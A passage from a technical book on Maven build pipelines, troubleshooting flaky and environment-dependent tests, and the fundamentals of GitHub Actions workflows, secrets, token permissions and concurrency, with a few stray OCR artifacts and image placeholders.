--- compile finished in 1130 ms

=== STAGE test ===
FAIL total of two lines is 28.60
```

Failing run (real output) (continued) TERMINAL

```
PASS empty order totals zero
PASS zero quantity is rejected
1 test(s) failed
exit status: 1
```

Reproducibility demonstrated

Two jars were built from the same classes with the command `jar --create`, first without a fixed date and two seconds apart, then with `--date=2026-01-01T00:00:00Z`. The first 16 hexadecimal digits of the SHA-256 checksums are shown.

Archive checksums with and without a fixed timestamp (real output) TERMINAL

```
$ jar --create --file a.jar -C classes . ; sleep 2; jar --create --file b.jar -C classes .
$ sha256sum a.jar b.jar | cut -c1-16
003788808a6fbc63
d5e6f83eda164ddc
$ jar --create --file c.jar --date=2026-01-01T00:00:00Z -C classes .
$ jar --create --file d.jar --date=2026-01-01T00:00:00Z -C classes .
$ sha256sum c.jar d.jar | cut -c1-16
3ce2e87445d8b70d
3ce2e87445d8b70d
```

The identical classes produce different archives because of the entry timestamps, and identical archives once the timestamp is fixed. The checksum `3ce2e87445d8b70d` also matched across the two complete pipeline runs, including a recompilation from source.

Maven on the build machine

Maven runs on the build machine; only downloads are impossible. `mvn -v` reports Apache Maven 3.9.11 with Java 21.0.12.1 (real output), and `mvn -o validate` on a POM without dependencies and plugins ends with `BUILD SUCCESS`, because the `validate` phase has no bound goal and needs no plugin.

3.2.3 Hands-on

1. Copy the three files (`OrderCalculator.java`, `OrderCalculatorTest.java`, `pipeline.sh`) into a directory with the layout `src/main/java/com/example/orders/`, `src/test/java/com/example/orders/` and the script at the top level. Make the script executable with `chmod +x pipeline.sh` and run it. Expect `PIPELINE SUCCESS`.
2. Break the code as in the failing run (remove `.multiply(BigDecimal.valueOf(line.quantity()))`). Run the script again, read which stage failed, and print the exit status with `echo $?`.
3. Restore the code. Add a fourth check to the test class: a negative quantity must be rejected. Run the script and confirm that the new check passes without changing the production code, because `quantity() <= 0` already covers it.
4. Add a stage between `package` and `verify` that fails when the jar is larger than 10 kilobytes (`stat -c %s file`). A size budget is a simple quality gate of the same kind as a coverage threshold.
5. For a real Spring Boot project: run `./mvnw -B verify`, then open `target/site/jacoco/index.html` after adding the JaCoCo plugin from the listing, and find the class with the lowest coverage.

3.2.4 Real-world problems and solutions

Problem: a flaky test blocks the pipeline

Scenario. `OrderExpiryServiceTest` passes locally and in most CI runs, and fails in about one run of six. Developers press "re-run" until the build is green.

Symptoms. The failure message differs between runs or points at a timing assertion; a re-run of the same commit succeeds. The pipeline duration grows because of re-runs, and the team begins to distrust red builds.

Diagnosis. The test is executed repeatedly in a loop to estimate the failure rate and to reproduce the failure locally. The following experiment uses a program with a data race as a stand-in for a timing-dependent test: two threads increment an unsynchronised counter 2000 times each, and the test expects 4000.

repeat.sh BASH

```bash
#!/usr/bin/env bash
pass=0; fail=0
for i in $(seq 1 20); do
  if java -cp . FlakyCounterTest | head -1 | grep -q PASS; then
    pass=$((pass+1))
  else
    fail=$((fail+1))
  fi
done
echo "pass=$pass fail=$fail"
```

Repeating a nondeterministic test 20 times (typical output; results vary between runs) TERMINAL

```
$ bash repeat.sh
pass=17 fail=3
$ java -cp . FlakyCounterTest
FAIL counter=3968
```

A failure rate of 15 percent in a loop corresponds to the observed behaviour in CI. In a Maven project the equivalent loop is `for i in $(seq 1 30); do ./mvnw -q -Dtest=OrderExpiryServiceTest test || echo "failed run $i"; done`.

Root cause. A test is flaky when its outcome depends on something the test does not control: thread scheduling, the wall clock, the order of tests, shared state in a database, the speed of the machine, an external service. In the example the cause is a data race in the code under test; in `OrderExpiryServiceTest` the cause was `Thread.sleep(100)` followed by an assertion on `Instant.now()`, which fails on a loaded CI runner.

Fix. Remove the uncontrolled input instead of retrying. Inject a `java.time.Clock` into the service and use a fixed clock in the test; replace sleeps by explicit waiting for a condition (a library such as Awaitility polls until a condition holds or a timeout expires); make shared state explicit and reset it for each test; fix real races in production code. As a stopgap, quarantine the test: tag it (`@Tag("flaky")`), exclude the tag from the blocking job (`-DexcludedGroups=flaky`) and run it in a separate non-blocking job with a ticket that has an owner.

Prevention. Automatic retries in the build (Surefire `rerunFailingTestsCount`) mark a test as flaky in the report but hide the defect when the setting is permanent; use them to measure flakiness, not to remove it. Track the number of re-runs per week as a team metric.

Problem: the build passes locally and fails in CI

Scenario. `InvoiceDateTest` asserts that an order created at 2026-10-19 20:00 UTC has the invoice date 2026-10-20. It passes on the laptop of a developer in India and fails in CI.

Symptoms. The assertion message shows an invoice date one day earlier in CI. Other typical symptoms of the same class: a `NoSuchMethodError` or `UnsupportedClassVersionError` (different JDK), file-name case differences (the CI file system is case-sensitive and the developer laptop is not), a missing environment variable, a test that depends on execution order.

Diagnosis. The CI log is compared with the local environment: JDK version (`java -version`), time zone, locale, file encoding. The program below reproduces the failure by running the same test in two zones through the `TZ` environment variable.

The same test in two time zones (real output) TERMINAL

```
$ TZ=Asia/Kolkata java -cp . InvoiceDateTest
PASS zone=Asia/Kolkata invoiceDate=2026-10-20
$ TZ=UTC java -cp . InvoiceDateTest
FAIL zone=UTC invoiceDate=2026-10-19
```

Root cause. The code converts an `Instant` to a date with `ZoneId.systemDefault()`. The result depends on the time zone of the machine: a GitHub-hosted runner uses UTC, whereas the laptop uses India Standard Time (UTC+05:30). The test encodes the developer's zone as an implicit requirement.

Fix. Make the zone an explicit parameter of the code (`ZoneId` injected or part of the business rule) and pass it in the test. Fix the environment of the tests so that every machine behaves alike: `-Duser.timezone=UTC` in the `argLine` (see the POM listing), `-Dfile.encoding=UTF-8`, and the same JDK version through the Maven toolchain or the CI configuration. Pin the Maven version with the wrapper.

Prevention. Run the test suite in the CI time zone before pushing (`TZ=UTC ./mvnw verify`), and let the CI define the JDK in one place that the developers also use (for example the `java.version` property and the `.sdkmanrc` or `.tool-versions` file).

Problem: integration tests exist but never run in CI

Scenario. `OrderRepositoryIT` verifies a native query against PostgreSQL. The query is broken by a refactoring, the pipeline is green, and the defect is found in staging.

Symptoms. The CI log shows `Tests run:` lines for unit test classes only, and no Failsafe section appears.

Diagnosis. The pipeline runs `./mvnw test`. The log is searched for `maven-failsafe-plugin`; it does not occur.

Root cause. Failsafe binds to the `integration-test` and `verify` phases, which come after `test`. A command that stops at `test` never reaches them. A second cause of the same symptom is a class name that matches neither plugin pattern (`OrderRepositoryIntegrationTest` ends in `Test` and runs in Surefire, where no database exists, while `OrderRepoCheck` runs nowhere).

Fix. Run `./mvnw -B verify` in the pipeline and use the Failsafe naming convention `*IT`. Add the Failsafe plugin with both goals, `integration-test` and `verify`, as in the listing; without the `verify` goal Failsafe records failures but the build does not fail.

Prevention. Assert in the pipeline that the integration tests ran: for example, count the files `target/failsafe-reports/TEST-*.xml` and fail when the count is zero.

3.2.5 Questions to expect

1. **Explain the Maven lifecycle.** The lifecycle is an ordered list of phases (validate, compile, test, package, verify, install, deploy, among others). Plugins bind goals to phases. Running a phase runs all preceding phases. `mvn verify` therefore compiles, tests, packages and runs integration tests.
2. **What is the difference between Surefire and Failsafe?** Surefire runs unit tests in the `test` phase and fails the build immediately. Failsafe runs integration tests in `integration-test` and fails in `verify`, so that `post-integration-test` cleanup still runs. Default name patterns differ: `*Test`, `*Tests`, `Test*`, `*TestCase` versus `IT*`, `*IT`, `*ITCase`.
3. **What is the difference between `-DskipTests` and `-Dmaven.test.skip=true`?** The first compiles the tests and does not run them; the second does not even compile them, so test classes are not available (for example to build a test-jar).
4. **What does the test pyramid recommend?** Many fast unit tests at the base, fewer integration tests in the middle, and a small number of end-to-end tests at the top, because cost and fragility increase upward.
5. **What does JaCoCo measure, and what are its limits?** It records which lines, branches and instructions were executed during the tests. It does not measure the quality of assertions. A threshold prevents regression but cannot ensure good tests.
6. **Why does Maven take long on a fresh CI runner, and what helps?** The local repository `~/.m2` is empty, so plugins and dependencies are downloaded. Caching `~/.m2/repository` keyed by a hash of the `pom.xml` files restores it.
7. **What is a reproducible build, and how is it enabled in Maven?** Two builds of one commit produce identical bytes. Setting `project.build.outputTimestamp` (default behaviour from Maven 3.10.0), pinning plugin and dependency versions and using one JDK major version achieve it.
8. **A test fails only in CI. List the first checks.** JDK version, time zone, locale and encoding, case-sensitive file names, missing environment variables, dependence on test order or shared state, resources (memory, CPU) of the runner, and external services that are not reachable from the runner.

Stream

KEY POINTS

Key points

- Maven phases are a fixed sequence; running a phase runs all earlier ones; `mvn verify` is the standard CI command because it includes integration tests and checks.
- Surefire runs unit tests by name pattern in `test`; Failsafe runs `*IT` classes in `integration-test` and evaluates them in `verify`; a pipeline that stops at `test` never runs them.
- Coverage tools measure executed code, not verified behaviour; use a threshold as a ratchet. With JaCoCo, use `@{argLine}` in Surefire and Failsafe to keep the agent.
- A flaky test is a defect: remove the uncontrolled input (clock, sleep, shared state), and quarantine only as a short-term measure.
- Make environments identical: wrapper for the Maven version, one JDK, UTC time zone and UTF-8 encoding set in the build, dependency cache for speed.
- A pipeline can be simulated by a script with `set -euo pipefail`; the contract is the same: stages in order and a non-zero exit status stops the run.

3.3 GitHub Actions Fundamentals

A pipeline definition is useful only when something executes it. A CI server has to notice a push, find a machine, check out the code, run the commands, store the results and report the status back to the pull request. Running such a server (patching it, scaling its build machines, wiring it to the repository) is itself a task that consumes time. GitHub Actions removes that task for projects hosted on GitHub: it is a CI/CD service built into GitHub, in which pipelines are YAML files stored in the repository and executed on machines provided by GitHub or by the project.

This chapter describes the building blocks of GitHub Actions (workflows, events, jobs, steps, actions, runners), the expression language and contexts, secrets and the `GITHUB_TOKEN`, concurrency control and service containers, and then assembles a complete `ci.yml` for `orders-service`. GitHub Actions cannot be run on the build machine that produced this book, since it requires GitHub itself. All workflow listings are therefore labelled illustrative configuration (not run). Each YAML listing was checked for syntax with PyYAML (`yaml.safe_load`), and the syntax and behaviour statements were checked against docs.github.com, consulted October 2026. Action versions were checked against the README files of the action repositories in the same month; versions change, and the Dependabot configuration in the next chapter keeps them current.

3.3.1 Concept and mechanism

Vocabulary

Term	Meaning
workflow	A YAML file in `.github/workflows/` that defines an automated process; a repository may contain many
event	Something that starts a workflow: a push, a pull request, a manual request, a schedule, a release
job	A set of steps that run on one runner; jobs of a workflow run in parallel unless ordered with `needs`
step	One unit of work in a job: either a shell command (`run`) or an action (`uses`); steps run sequentially
action	A reusable unit of work, referenced by `owner/repo@version`, for example `actions/checkout@v7`
runner	The machine that executes a job: a GitHub-hosted virtual machine or a self-hosted machine
artifact	A file or directory stored by a workflow run and available for download or for later jobs
context	A named object (`github`, `env`, `secrets`, `matrix`, `needs`) read through expressions
expression	Text inside `${{ }}` evaluated by GitHub before the step runs

The terms of GitHub Actions.

The containment is: a workflow contains jobs, a job contains steps, and every job is assigned to one runner, which is a fresh machine for GitHub-hosted runners. Steps of one job share the runner file system and environment variables set with `GITHUB_ENV`, whereas two jobs share nothing except what is passed through outputs, artifacts or caches.




Figure 3.9. A workflow file contains jobs, each job runs on its own runner and contains steps that either use an action or run a command; jobs are connected only by `needs`, outputs and artifacts.

From event to status check

When a push or pull request event occurs, GitHub searches the workflow files of the relevant commit and starts one run for every workflow whose `on:` filters match. Each job is queued until a runner with the requested label is free; the runner clones the repository at the commit, executes the steps and streams the log. On completion, the result is attached to the commit (and to the pull request) as a check. Branch protection rules can require specific checks to pass before merging (see the chapter on GitHub in the Part on Git).




Figure 3.10. The actions service sits between the repository and the runner: it decides which workflows run, hands jobs to runners and reports the result as a check.

Events and trigger filters

The `on:` key lists the events that start the workflow. The most important ones are described in the table (per docs.github.com, events that trigger workflows, consulted October 2026).

Event	Behaviour
`push`	Runs when commits or tags are pushed, including branches not yet merged. Filters: `branches`, `tags`, `paths` (and their `-ignore` forms)
`pull_request`	Default activity types are `opened`, `synchronize` and `reopened`. `GITHUB_SHA` is the last merge commit of the pull request (`refs/pull/N/merge`), not the branch head. The workflow does not run while the pull request has a merge conflict
`workflow_dispatch`	Manual start from the web interface, the API or `gh workflow run`; may declare typed inputs (`string`, `boolean`, `choice`, `number`, `environment`)
`schedule`	Cron expression in UTC by default; runs on the default branch
`release`	Release lifecycle events (`published`, `created`, `released` and others); `GITHUB_REF` is `refs/tags/TAG`
`workflow_call`	Marks a reusable workflow that other workflows call (see the next chapter)
`workflow_run`	Runs when another workflow completes

Common events.

trigger-examples.yml (illustrative configuration, not run) YAML

```yaml
on:
  push:
    branches: [main, "release/**"]
    tags: ["v*"]
    paths: ["src/**", "pom.xml"]
  pull_request:
    types: [opened, synchronize, reopened, ready_for_review]
  workflow_dispatch:
    inputs:
      environment:
        description: Target environment
        type: choice
        options: [staging, production]
        default: staging
      skip_tests:
        type: boolean
        default: false
  schedule:
    - cron: "30 2 * * 1-5"
  release:
    types: [published]
```

The filter rules are a frequent source of silent non-execution (per the workflow syntax reference, consulted October 2026). If only `tags` is defined for `push`, the workflow does not run for branch pushes, and if only `branches` is defined, it does not run for tags. When `branches` and `paths` are both present, both must match. Path filters are not evaluated for pushes of tags, so a tag push ignores `paths`. The positive and negative variants of one filter cannot be mixed (`branches` with `branches-ignore`), but `!` patterns inside `branches` exclude refs, and the order of patterns matters. A push with more than 1,000 commits always runs the workflow.

The five fields of a cron expression are minute, hour, day of month, month and day of week. The example `30 2 * * 1-5` means 02:30 UTC on Monday to Friday. The reference states that the shortest interval is five minutes and that scheduled runs use the workflow file on the default branch. The reference also documents an optional IANA `timezone` key for `schedule`; without it, cron times are UTC. Scheduled runs can be delayed under load and are not suitable for exact timing.

Jobs, dependencies and conditions

Jobs run in parallel by default. The `needs` key orders them: a job starts after the listed jobs succeeded, and is skipped if a dependency failed or was skipped, unless an `if` condition with a status check function overrides this. A job can publish values to dependent jobs through `outputs`, which are mapped from step outputs; a step writes an output by appending `name=value` to the file whose path is in `GITHUB_OUTPUT` (per docs.github.com, workflow commands, consulted October 2026).

sreeram

job-outputs.yml (illustrative configuration, not run) YAML

```yaml
jobs:
  version:
    runs-on: ubuntu-latest
    outputs:
      short_sha: ${{ steps.vars.outputs.short_sha }}
    steps:
      - id: vars
        run: echo "short_sha=${GITHUB_SHA::7}" >> "$GITHUB_OUTPUT"
  use:
    needs: version
    runs-on: ubuntu-latest
    steps:
      - run: echo "Building ${{ needs.version.outputs.short_sha }}"
```

Output values are limited to 1 MB per job and 50 MB per workflow run, and outputs that contain a secret are redacted. The `if` key accepts an expression; the `${{ }}` delimiters are optional in `if` except when the expression starts with `!`, in which case they are required (a YAML syntax reason, since `!` introduces a tag). The status functions are `success()` (the default), `failure()`, `cancelled()` and `always()`. The documentation recommends `!cancelled()` over `always()` for steps that should run after failures, because `always()` also runs when the workflow was cancelled and can leave the run hanging.

Runners

A runner is the machine on which a job executes. Two kinds exist. A GitHub-hosted runner is a fresh virtual machine started for one job and discarded afterwards, with a software image maintained by GitHub. A self-hosted runner is a machine operated by the project or organisation, with the runner application installed and registered; it is free of GitHub charges but is the operator's responsibility (security, patching, capacity). The label in `runs-on` selects the kind and the image.

Repository type	vCPU and memory	Storage (SSD)
Public repository	4 vCPU, 16 GB	14 GB
Private repository	2 vCPU, 8 GB	14 GB

Standard GitHub-hosted runner for the label ubuntu-latest (per docs.github.com, consulted October 2026).

The label `ubuntu-latest` currently maps to Ubuntu 24.04 (per github.com/actions/runner-images, consulted October 2026). The documentation states that `-latest` labels can move to a newer operating system image over time, and recommends pinning an explicit label such as `ubuntu-24.04` when an unexpected image change is not acceptable. The 14 GB of storage is a limit that large builds can reach (see the problem on runner disk space in the next chapter).

uses and run

A step either runs a shell command or invokes an action. `run` executes its text in a shell; on Linux, when no shell is specified, the command line is `bash -e {0}`, and with an explicit `shell: bash` it is `bash --noprofile --norc -eo pipefail {0}` (per the workflow syntax reference). The difference is significant: only the explicit form fails when a command in the middle of a pipeline fails. `uses` references an action in the form `owner/repo@ref` (a tag, a branch or a commit SHA), a local path such as `./.github/actions/name`, or a container image. Actions are programs (JavaScript, Docker or composite) that read inputs given under `with:` and may produce outputs.

The `ref` after `@` decides how much trust is placed in the action's author. A version tag such as `v7` is a moving pointer that the author can re-point; a full-length commit SHA is immutable. GitHub's secure use reference advises pinning actions to a full-length commit SHA (consulted October 2026), and the next chapter shows how Dependabot updates pinned versions.

Contexts and expressions

An expression is written `${{ expression }}` and evaluated on the GitHub side before the step runs, which means the resulting text is substituted into the YAML value, including into `run` scripts. The expression reads contexts, which are objects with properties (per docs.github.com, contexts, consulted October 2026).

Context or property	Content
`github.sha`	Commit SHA that triggered the run (for pull requests, the merge commit)
`github.ref`, `github.ref_name`	Full ref such as `refs/heads/main`, and the short name `main`

Context or property	Content
`github.event_name`	Name of the triggering event
`github.actor`	User or app that initiated the run
`github.repository`	Owner and repository name
`github.run_id`, `github.run_number`	Unique run identifier (unchanged on re-run), and per-workflow counter
`github.head_ref`	Source branch of a pull request (empty for other events)
`runner.os`	`Linux`, `Windows` or `macOS`
`env`, `vars`	Workflow variables, and configuration variables at repository, organisation or environment level
`secrets`	Secrets available to the run
`steps.ID.outputs`, `needs.ID.outputs`	Outputs of an earlier step, and of a direct dependency job
`matrix`, `strategy`	Values of the current matrix combination

Frequently used contexts and properties.

Functions are available in expressions: `contains`, `startsWith`, `endsWith`, `format`, `join`, `toJSON`, `fromJSON` and `hashFiles` (a SHA-256 hash over the files matching a glob, used for cache keys). Strings in expressions use single quotes; double quotes are a syntax error. Comparisons of strings ignore case. A reference to a property that does not exist evaluates to an empty string and does not fail, which hides typos in context names.

Environment variables, secrets and configuration variables

Variables are set with `env:` at workflow, job or step level; the most specific level wins, and values cannot refer to other keys of the same `env` map. GitHub sets default variables for every step, among them `GITHUB_SHA`, `GITHUB_REF`, `GITHUB_REPOSITORY`, `GITHUB_RUN_ID`, `GITHUB_ACTOR`, `GITHUB_WORKSPACE`, `RUNNER_OS` and `CI=true`. Variables with the prefixes `GITHUB_` and `RUNNER_` cannot be overwritten (per docs.github.com, variables, consulted October 2026). A step can define a variable for later steps by appending `NAME=value` to the file named by `GITHUB_ENV`; the step that writes it does not see it.

Secrets are encrypted values stored at repository, environment or organisation level and read through `${{ secrets.NAME }}`. Several rules follow from the documentation (consulted October 2026). Secrets are not passed to workflows triggered from forks, except `GITHUB_TOKEN`; they are not passed automatically to reusable workflows; and they are not available to workflows triggered by Dependabot events. A secret cannot be referenced directly in an `if` condition; the workaround is to copy it into a job-level environment variable and test that. A secret that has not been set evaluates to an empty string. The size limit is 48 KB per secret. Secrets that are not stored in GitHub but are produced during the run can be registered for masking with the workflow command `::add-mask::VALUE`.

Secrets are redacted in logs by string match. The secure use reference states that redaction is not guaranteed: structured data such as JSON can defeat it, and values derived from a secret (base64 or URL-encoded forms) must be registered separately. A secret that appears in a log is treated as leaked, the log is deleted, and the secret is rotated.


Configuration variables (`vars`) hold non-sensitive settings such as a registry host name or a Java version. The most specific level wins: an environment variable overrides a repository variable, which overrides an organisation variable.

The GITHUB_TOKEN and permissions

At the start of each job GitHub creates a token, `GITHUB_TOKEN`, that allows the workflow to call the GitHub API on its own repository: to comment on a pull request, to push a package, to create a release. The token expires when the job ends (on GitHub-hosted runners at most after six hours) and is read as `${{ secrets.GITHUB_TOKEN }}` or `${{ github.token }}`. Its permissions are controlled by the `permissions` key at workflow or job level. Setting any single scope sets every unlisted scope to `none`, and `permissions: {}` removes all access. The scopes include `contents`, `packages`, `pull-requests`, `issues`, `checks`, `statuses`, `deployments`, `actions` and `id-token`, among others, each with values `read`, `write` or `none`.

The default permissions depend on repository or organisation settings. According to the repository settings documentation (consulted October 2026), the restricted default grants read access to `contents` and `packages`, and the permissive default grants read and write to all scopes; new repositories in a personal account use the restricted default, and repositories in an organisation inherit the organisation's setting. A pipeline should not rely on the default: declaring `permissions: contents: read` at the top of every workflow and raising individual jobs only where needed is the least-privilege practice that the secure use reference recommends.

Events caused by `GITHUB_TOKEN` generally do not start new workflow runs, which prevents recursive runs. The exceptions are `workflow_dispatch` and `repository_dispatch`. A commit pushed with the token therefore does not trigger a `push` workflow, and a tag created with it does not trigger a release workflow (see the problem of a tag that does not trigger the release workflow in the next chapter).



Source: docs.github.com events and secrets pages, consulted October 2026

Figure 3.11. A pull request from a fork runs in the base repository with a read-only token and no secrets, whereas a pull request from a branch of the same repository receives the permissions declared in the workflow.

The fork rule exists because the pull request code is written by someone who has no write access. If the workflow could read secrets when running a fork's code, the contributor could add a line that prints the secrets. For forks, events go to the base repository, secrets are not passed except the read-only `GITHUB_TOKEN`, and (by default) a maintainer must approve the first run of a first-time contributor. The event `pull_request_target` runs the workflow definition from the base branch with access to secrets and is for that reason dangerous: the secure use reference advises avoiding it unless necessary and never checking out and executing the pull request code within it.

Concurrency

Pushing three commits within a minute starts three runs of the same workflow, and only the last one is of interest. The `concurrency` key defines a group; only one run of a group executes at a time, and `cancel-in-progress: true` cancels a running run when a newer one enters the group. A group name is a string or an expression and is case-insensitive. By default, one pending run is kept and further pending runs are replaced.




Figure 3.12. With cancel-in-progress, superseded runs stop at the moment a newer run starts, which saves runner minutes; the durations in the figure are illustrative.

The group name must separate unrelated runs. A group `ci-${{ github.ref }}` separates branches, and the expression `${{ github.head_ref || github.ref }}` handles pull requests (where `head_ref` is set) and pushes (where

it is empty) with one rule. Cancelling in-progress runs is appropriate for CI on branches and inappropriate for deployments to production, where an interrupted deployment may leave the environment in an undefined state; deployment workflows use a group without cancellation so that runs queue.

Service containers

An integration test needs a PostgreSQL instance. A service container is a Docker container that GitHub starts for the duration of the job, defined under `services:`. When the job runs directly on the runner machine, the container's port is mapped to the machine with `ports:` and reached at `localhost`; when the job itself runs in a container, both are placed in one user-defined Docker network, no port mapping is needed, and the service label (here `postgres`) is the host name (per docs.github.com, PostgreSQL service containers, consulted October 2026). The `options` field passes flags to `docker create`; a `--health-cmd` makes the job wait until the database accepts connections, which avoids the race between container start and the first connection.

